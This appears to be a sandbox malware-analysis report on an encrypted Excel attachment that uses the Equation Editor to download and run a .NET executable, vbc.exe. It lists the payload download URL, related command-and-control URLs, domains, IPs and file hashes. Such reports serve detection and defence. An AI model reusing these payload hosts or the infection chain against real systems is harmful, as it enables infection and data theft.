Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:15:46	API Interceptor	42x Sleep call for process: EQNEDT32.EXE modified
20:15:48	API Interceptor	99x Sleep call for process: vbc.exe modified
20:16:22	API Interceptor	212x Sleep call for process: cmd.exe modified
20:17:01	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
108.170.14.102	kal88CSImD.exe	Get hash	malicious	Browse	• www.publicationsplace.com/ef6c/?FPUd=69obzrOo3kvhXIUcJOBGpgM4gb/C38tuSypHAlBxlvVDijots7NZ7PGFNkVKyy5oeYmT&vT=0TtH8ZZPwPr4v8R
	qZfsUMa6Jh.exe	Get hash	malicious	Browse	• www.publicationsplace.com/ef6c/?s4=69obzrOo3kvhXIUcJOBGpgM4gb/C38tuSypHAlBxlvVDijots7NZ7PGFNkZKhi1rHImF1WMfww==&RpQHH4=Hxlpd
45.39.212.162	1taaCpMNKr.exe	Get hash	malicious	Browse	• www.ahljsm.com/ef6c/?BHzdSbC=IVc4rtgOgn2l/Ia+jQBU9em9uNea1MXNkTqvIkEPqr+XBjQc1UvGjBges/HFNu2+v35w&XDK=DTqxPBg

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	p83BktbXwe.exe	Get hash	malicious	Browse	• www.ahljsm.com/ef6c/?j0Dxf4=iIHXd&YFQLD6=IVc4rtgOgn2l/Ia+jQBU9em9uNea1MXNkTqvIkEPqr+XBjQc1UvGjBges8rsOuKGmUMmdUdlcQ==
	qZfsUMa6Jh.exe	Get hash	malicious	Browse	• www.ahljsm.com/ef6c/?s4=IVc4rtgOgn2l/Ia+jQBU9em9uNea1MXNkTqvIkEPqr+XBjQc1UvGjBges8rVRfqFoCQhdUdiPg==&y8=6lrLUjiXor8xt
	pdrAizaO1R.exe	Get hash	malicious	Browse	• www.ahljsm.com/ef6c/?9rQxK=IVc4rtgOgn2l/Ia+jQBU9em9uNea1MXNkTqvIkEPqr+XBjQc1UvGjBges8rVRfqFoCQhdUdiPg==&w4z=Wnyl

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.restaurant-utopia.xyz	HUuKj0kt3z.exe	Get hash	malicious	Browse	• 172.67.213.229
	zMO1n8NAdk.exe	Get hash	malicious	Browse	• 104.21.35.47
www.ahljsm.com	1taaCpMNKr.exe	Get hash	malicious	Browse	• 45.39.212.162
	p83BktbXwe.exe	Get hash	malicious	Browse	• 45.39.212.162
	4ZfdpLEQn1.exe	Get hash	malicious	Browse	• 45.39.212.162
	qZfsUMa6Jh.exe	Get hash	malicious	Browse	• 45.39.212.162
	pdrAizaO1R.exe	Get hash	malicious	Browse	• 45.39.212.162
emailforts.com	kal88CSImD.exe	Get hash	malicious	Browse	• 108.170.14.102
	qZfsUMa6Jh.exe	Get hash	malicious	Browse	• 108.170.14.102

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SSASN2US	kal88CSImD.exe	Get hash	malicious	Browse	• 108.170.14.102
	PO 4500151298.xlsx	Get hash	malicious	Browse	• 131.153.37.3
	Dylan#75658241.html	Get hash	malicious	Browse	• 69.160.44.101
	qZfsUMa6Jh.exe	Get hash	malicious	Browse	• 108.170.14.102
	2GQL8eREln.exe	Get hash	malicious	Browse	• 131.153.142.106
	SOA.exe	Get hash	malicious	Browse	• 198.15.70.42
	QUOTATION.xlsx	Get hash	malicious	Browse	• 131.153.37.3
	UwJpeFp2qK	Get hash	malicious	Browse	• 66.85.168.27
	leakdetails.xlsx	Get hash	malicious	Browse	• 131.153.37.3
	k511cDa8ud	Get hash	malicious	Browse	• 198.15.85.46
	bot.x86	Get hash	malicious	Browse	• 131.153.142.106
	sora.x86	Get hash	malicious	Browse	• 184.95.63.66
	peach.arm	Get hash	malicious	Browse	• 192.34.99.31
	U14s4lbToI.exe	Get hash	malicious	Browse	• 198.24.151.139
	uYtea.x86	Get hash	malicious	Browse	• 198.15.115.185
	Swift Copy.xlsx	Get hash	malicious	Browse	• 131.153.37.3
	1wKONPeBx1.exe	Get hash	malicious	Browse	• 184.164.143.218
	y1FOl1vVPA.exe	Get hash	malicious	Browse	• 184.164.136.210

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	EVC5DDtdso.exe	Get hash	malicious	Browse	• 184.164.136.210
	PFm5r5Zeb4.exe	Get hash	malicious	Browse	• 184.95.45.242

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\deo[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	474112
Entropy (8bit):	7.47098319943845
Encrypted:	false
SSDEEP:	6144:zMkhBsNolyfnZle9UX08PF85KQ4O1LkyUCZ2e12XZ0bp2Qo7lYB:oSBblyfnZlW+08+5KQpyy52nZ0vo7a
MD5:	6429AA83E4BC083B4F0B3F44B0D7950F
SHA1:	0EAD59881F054284F611ACCB61451ED1FFC818FC
SHA-256:	96C57AE661562E958E01BB0B490C09A0A51BB3679316202231749 63DE88BDFCB
SHA-512:	186383701C591DB2C011C8AE24920759C10880068DD217E32110AE54B9C7F0863B7FB04E893F601A234742DEB5838A22820DC8835BA9198D66B7BB297D502F9B
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://18.197.254.181/www1/deo.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....fa.....0..... .....@.. ....@.....L...O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....:.....@..B.....H.....Lb..pO.....Y.....0..V.....}.....*.*s....}.....}.....}.....(.....(.....{....r...po.....{....r...po.....*...0.....(....&. {.....,....8....sA...%.{.....|....(....Z.{.....|....(....Z . &.s....} ...%.}.....{ ...(.....(....o.....+c...+C.....X.]......,+..(.....{....Z...{....Z.{.....{....o .....X.....|....(.....-....X.....|....(.....- .....,...o!.....sB.....|....(.....|....(....s"

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1456B9B2.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle....'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3.... ...B3s.....\|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..""""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$"""""""""".....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...["""""""""".....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..'""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$''.n.....X,..__ar.d..0 .M#"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\29DF0F06.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	498420
Entropy (8bit):	0.641342870106216
Encrypted:	false
SSDEEP:	384:4nXXwBkNWZ3cJuUvmWnTG+W4DH8ddxzsFfW3:WXwBkNWZ3cjvmWa+VDO

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\29DF0F06.emf	
MD5:	EA7DE15A61A687151A4B7E9DD401753A
SHA1:	701B40B67B793F214E4231EB705D0DC83FD089A5
SHA-256:	C05DA95D7E8148582322F3AA161B26FD43EC89A1ED2AD32830DA37FCAD3F70D4
SHA-512:	7B7A52464E67FFBA118D89E99C998FF1C510B591F20A34EBB09BA91E882E57CF855E5D8006C5E27DAB31E08E0D3A330852CA37B829581155A60063C83D44B86A
Malicious:	false
Reputation:	low
Preview:	....l.....2.....m>..C... EMF.....&.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....[$.....W..f.[.@.. %.....W...W.....l.W...W.RQ.\l.W.d.W.....W.P.W.$Q.\l.W.d.W. ...Id.[d.W.l.W. .....d.[.....%...X...%...7.....{$.....C.a.l.i.b.r.i..... W.X...d.W...W..8.[.....dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@....2.....L.....P... ..L 6...F....F...F..EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3505F490.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 737 x 456, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	83904
Entropy (8bit):	7.986000888791215
Encrypted:	false
SSDEEP:	1536:xNzYthYR7Iu3TjzBH8lXtvmNy2k8KYpNNNQ64nBLEMoknbRVmnN6:xNzUGxDjeOs2kSNSBh24
MD5:	9F9A7311810407794A153B7C74AED720
SHA1:	EDEE8AE29407870DB468F9B23D8C171FBB0AE41C
SHA-256:	000586368A635172F65B169B41B993F69B5C3181372862258DFAD6F9449F16CD
SHA-512:	27FC1C21B8CB81607E28A55A32ED895DF16943E9D044C80BEC96C90D6D805999D4E2E5D4EFDE2AA06DB0F46805900B4F75DFC69B58614143EBF27908B79DDA 2
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....oi.....IDATx..u|.....@ .@..[.H.5...<....R.8.P...b-....[.!...M..1{on.MB.@...{.....r..9s.QTUE".H$..$.a._.@".H$..$...".H$..$;"e..D".H$..).H$..D".H. E".H$.IvD.(..D".H.#RF.H$..D...2.D".H$..Q$..D".dG..".H$..$;"e..D".H$..).H$..D".H.E".H$.IvD.(..D".H.#RF.H$..D..... y.P....D".H..TU}..RF..jRRR...A.1y..Eyj..d$Ne.U..x..f..., .3.....^.m.ga<r...Q..Y..&....43\|A...~...b...l..&.....d../C..... ...sN....;.IFXX<..F.z$..D".dG..E..1.fR.%..= 6((W..5.m....YsM.!.....v..r.*....\Y..h.N.M.v....{.%.....gb&.<..7/..).X.. (\.....0k.....k.d2..KI;...O.X..]j.G..BB(U.....`.zU@=t$...S.....N...6..a`..t...z.v*:.....M.....YUe.N....TI.*..]NQ.<..vm....o....\|yt:.....P..d.]....bE.zr.....*UJ.y.b....5...gg..?..;pr..V-. .U.66.h...Y.....q_t:.."M..x.7...4Y...aa.@qw.I..=.sgC.....pa.!O.Q.....%.f..P..~.uk...8.....-R....5m.I..S.BCC....9r...O.<8u....Q$..E!).`.6.7V.k+WF^...y...p.....5.....\)~Y.7m.. ..../.P._^.0W@.....[....<.R..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5C66BA87.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Preview:	.....JFIF.....C.....C.....r...".....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\77E6274F.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	498420
Entropy (8bit):	0.6413589843105386
Encrypted:	false
SSDEEP:	384:/LoXXwBkNWZ3cJuUvmWnTG+W4DH8ddxzsFfW3:GXwBkNWZ3cjvmWa+VDO
MD5:	B8AAC3B92367FB8C6A752850628E3348
SHA1:	00D73FD238D33D014E29766FA00559A1F7252012
SHA-256:	4CF94780BEB56C978738EFFDCF5CC78C5309A09CA03F970BA72E60207051EC0E
SHA-512:	2E1DA188A704B6FC39205F5A659764CA6A533F5A0FE516692578382C766BD9F31E5C1C351A52BD289765287B9E791318B670A9C963684D50E9CDEF99AB6C32CA

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\77E6274F.emf	
Malicious:	false
Preview:	....l.....2.....m>..C... EMF.....&.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....[$.....f.[.@.. %.....<.....RQ.\<...4..... ...$Q.\<...4... ...Id.[4...<... .....<..d.[.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....X...4...h....8.[..... <.dv.....%.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@....2.....L.....P... ...6...F....F...F..EMF+ *@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8F71BD35.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3(
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).Jl)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :..+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\946B991E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle...'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3.... ...B3s.....\|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..."""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$"""""""""".....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...["""""""""".....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$''.n.....X,..__ar.d..0 .M#"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A1107904.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 737 x 456, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	83904
Entropy (8bit):	7.986000888791215
Encrypted:	false
SSDEEP:	1536:xNzYthYR7Iu3TjzBH8lXtvmNy2k8KYpNNNQ64nBLEMoknbRVmnN6:xNzUGxDjeOs2kSNSBh24
MD5:	9F9A7311810407794A153B7C74AED720
SHA1:	EDEE8AE29407870DB468F9B23D8C171FBB0AE41C
SHA-256:	000586368A635172F65B169B41B993F69B5C3181372862258DFAD6F9449F16CD
SHA-512:	27FC1C21B8CB81607E28A55A32ED895DF16943E9D044C80BEC96C90D6D805999D4E2E5D4EFDE2AA06DB0F46805900B4F75DFC69B58614143EBF27908B79DDA 2
Malicious:	false
Preview:	.PNG.....IHDR.....oi.....IDATx..u|.....@ .@..[.H.5...<....R.8.P...b-....[.!...M..1{on.MB.@...{.....r..9s.QTUE".H$..$.a._.@".H$..$...".H$..$;"e..D".H$..).H$..D".H. E".H$.IvD.(..D".H.#RF.H$..D...2.D".H$..Q$..D".dG..".H$..$;"e..D".H$..).H$..D".H.E".H$.IvD.(..D".H.#RF.H$..D..... y.P....D".H..TU}..RF..jRRR...A.1y..Eyj..d$Ne.U..x..f... .3.....^.m.ga<r...Q..Y..&....43\|A...~...b...l..&.....d../C..... ...sN....;.IFXX<..F.z$..D".dG..E..1.fR.%..= 6((W..5.m....YsM.!.....v..r.*....\Y..h.N.M.v....{.%.....gb&.<..7/..).X.. (\.....0k.....k.d2..KI;..O.X..]j.G..BB(U.....`.zU@=t$...S.....N...6..a`..t..z.v*:.....M.....YUe.N....TI.*..]NQ.<..vm....o....\|yt:.....P..d.]....bE.zr.....*UJ.y.b....5...gg..?..;pr..V-. .U.66.h...Y.....q_t:..."M..x.7...4Y...aa.@qw.I..=.sgC.....pa.!O.Q.....%.f..P..~.uk...8.....-R....5m.I..S.BCC....9r...O.<8u....Q$..E!).`.6.7V.k+WF^...y...p.....5.....\)~Y.7m.. ..../.P._^.0W@.....[....<.R..

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B8C65A0B.jpeg</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>85020</td></tr>
<tr><td>Entropy (8bit):</td><td>7.2472785111025875</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip</td></tr>
<tr><td>MD5:</td><td>738BDB90A9D8929A5FB2D06775F3336F</td></tr>
<tr><td>SHA1:</td><td>6A92C54218BFBEF83371E825D6B68D4F896C0DCE</td></tr>
<tr><td>SHA-256:</td><td>8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB</td></tr>
<tr><td>SHA-512:</td><td>48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E
8D6</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>......JFIF............C...C...r...."...}........!1A..Qa."q.
2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..w.......!1..AQ
.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(...(...
(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F2CECB51.png</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>10202</td></tr>
<tr><td>Entropy (8bit):</td><td>7.870143202588524</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd</td></tr>
<tr><td>MD5:</td><td>66EF10508ED9AE9871D59F267FBE15AA</td></tr>
<tr><td>SHA1:</td><td>E40FDB09F7FDA69BD95249A76D06371A851F44A6</td></tr>
<tr><td>SHA-256:</td><td>461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD</td></tr>
<tr><td>SHA-512:</td><td>678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>.PNG........IHDR...............|.....sRGB.........gAMA......a.....pHYs..........o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.<br>>..U....>.....s/....1./^..p..........Z.H3.y..:..<..........[...@[.........Z.`E....Y:{.,.<y..x....O.................M....M........:..tx..*..........'o..kh.0./.3.7.V...@t........x......~...A.?w....@...A]h.0./.N.
.^,h......D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.........A]h.0.....P41..-........&.!...!.x......(.......e..a :.+.|.Ut.U_..........2un......F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....>
[.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/......W*....Q.,...8X.)c...M..H.|.h.0....R..
.Mg!...B...x..;....Q..5........m.;.Q./9..e"{Y.P..1x...FB!....C.G.......41.........@t@W......B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\Desktop\~$OCT 13 2021 - PRINT COPY.xlsx</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>165</td></tr>
<tr><td>Entropy (8bit):</td><td>1.4377382811115937</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>3:vZ/FFDJw2fV:vBFFGS</td></tr>
<tr><td>MD5:</td><td>797869BB881CFBCDAC2064F92B26E46F</td></tr>
<tr><td>SHA1:</td><td>61C1B8FBF505956A77E9A79CE74EF5E281B01F4B</td></tr>
<tr><td>SHA-256:</td><td>D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185</td></tr>
<tr><td>SHA-512:</td><td>1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58</td></tr>
<tr><td>Malicious:</td><td>true</td></tr>
<tr><td>Preview:</td><td>.user ..A.l.b.u.s. . . . .</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\Public\vbc.exe</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE</td></tr>
<tr><td>File Type:</td><td>PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>474112</td></tr>
<tr><td>Entropy (8bit):</td><td>7.47098319943845</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>6144:zMkhBsNolyfnZle9UX08PF85KQ4O1LkyUCZ2e12XZ0bp2Qo7lYB:oSBblyfnZlW+08+5KQpyy52nZ0vo7a</td></tr>
<tr><td>MD5:</td><td>6429AA83E4BC083B4F0B3F44B0D7950F</td></tr>
<tr><td>SHA1:</td><td>0EAD59881F054284F611ACCB61451ED1FFC818FC</td></tr>
<tr><td>SHA-256:</td><td>96C57AE661562E958E01BB0B490C09A0A51BB367931620223174963DE88BDFCB</td></tr>
</table>

C:\Users\Public\vbc.exe	
SHA-512:	186383701C591DB2C011C8AE24920759C10880068DD217E32110AE54B9C7F0863B7FB04E893F601A234742DEB5838A22820DC8835BA9198D66B7BB297D502F9B
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....fa.....0..... .....@.. ....@.....L...O..... ..... .H.....text..... ....`.rsrc.....@..@.reloc..... .....:.....@..B.....H.....Lb..pO.....Y.....0..V.....}.....*.*s....}.....}.....}.....(.....(.....{....r...po.....{....r...po....*...0.....(....&. {.....,....8....sA...%.{.....|....(....Z.{.....|....(....Z . &.s....} ...%.}.....{ ...(.....(....o.....+c...+C.....X.]....,+..(.....{....Z...{....Z.{.....{....o .....X.....|....(.....-....X.....|....(.....-.....,...o!.....sB.....|....(.....|....(....s"

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.971800751750221
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	OCT 13 2021 - PRINT COPY.xlsx
File size:	356184
MD5:	5c546d999e38e6e51a6c1675b3a646f3
